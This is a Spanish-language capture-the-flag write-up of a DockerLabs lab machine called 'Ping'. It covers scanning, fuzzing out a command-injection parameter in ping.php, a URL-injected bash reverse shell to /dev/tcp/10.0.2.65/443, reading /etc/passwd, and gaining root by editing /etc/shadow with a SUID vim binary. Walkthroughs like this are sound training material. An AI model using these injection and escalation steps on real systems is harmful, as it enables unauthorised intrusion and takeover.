

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh ping_ctf.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
{ ..... }
NNN { NN NNNN NNN NNNN NN N } ===- NNN
    \_____/
      0
    \_____/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.055 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Ping
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Ping]
```


Comprobamos que tiene un RCE en la página de ping.php, la cual ya nos dice que es el propio target la palabra vulnerable.

```
> wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/ping.php?FUZZ=123;id' --hl 0
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****


Target: http://172.17.0.2/ping.php?FUZZ=123;id
Total requests: 220560

=====
ID           Response  Lines  Word  Chars  Payload
=====
000003720:  200        1 L    29 W   410 Ch  "target"
```


Existen dos usuarios en la máquina víctima. Nos creamos una reverse shell a continuación.

A screenshot of a web browser window. The address bar shows a URL: http://172.17.0.2/ping.php?target=127.0.0.1;cat /etc/passwd | grep bash. The browser tabs include Firefox Default, GTFOBins, PayloadsAllTheThings, Nessus, SonarQube, CCNA, OTW, HMVM, DL, and VHB. The main content area has a dark background with white text. The title is "Resultados para: 127.0.0.1;cat /etc/passwd | grep bash". Below the title, it shows the output of the command: root:x:0:0:root:/root:/bin/bash and ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash. At the bottom, there is a URL for a reverse shell: http://172.17.0.2/ping.php?target=127.0.0.1;bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'.


Una vez dentro buscamos por binarios a los cual tratamos de escalar privilegios y tenemos vim.

A screenshot of a terminal window. The prompt is www-data@84c4ee89cd7a:/var/www/html\$. The command being executed is find / -type f -perm -4000 2>/dev/null. The output lists several files in /usr/bin: /usr/bin/mount, /usr/bin/gpasswd, /usr/bin/chfn, /usr/bin/su, /usr/bin/newgrp, /usr/bin/chsh, /usr/bin/umount, /usr/bin/passwd, and /usr/bin/vim.basic.

Modificamos el archivo /etc/shadow para quitarle la contraseña a root.

A screenshot of a terminal window. The prompt is www-data@84c4ee89cd7a:/var/www/html\$. The command being executed is /usr/bin/vim.basic /etc/shadow. The screenshot shows the contents of the /etc/shadow file after editing. The root user's password field has been replaced with a tilde (~), indicating it is no longer hashed. The other users listed are daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, \_apt, nobody, and ubuntu, all with their passwords hashed.

Después de guardarlo solo debemos iniciar como usuario root y listo ya somos root.

A screenshot of a terminal window. The prompt is www-data@84c4ee89cd7a:/var/www/html\$. The command being executed is su root. The prompt changes to root@84c4ee89cd7a:/var/www/html#. The user then runs the command id, which shows uid=0(root) gid=0(root) groups=0(root). Finally, the user runs the command whoami, which returns root.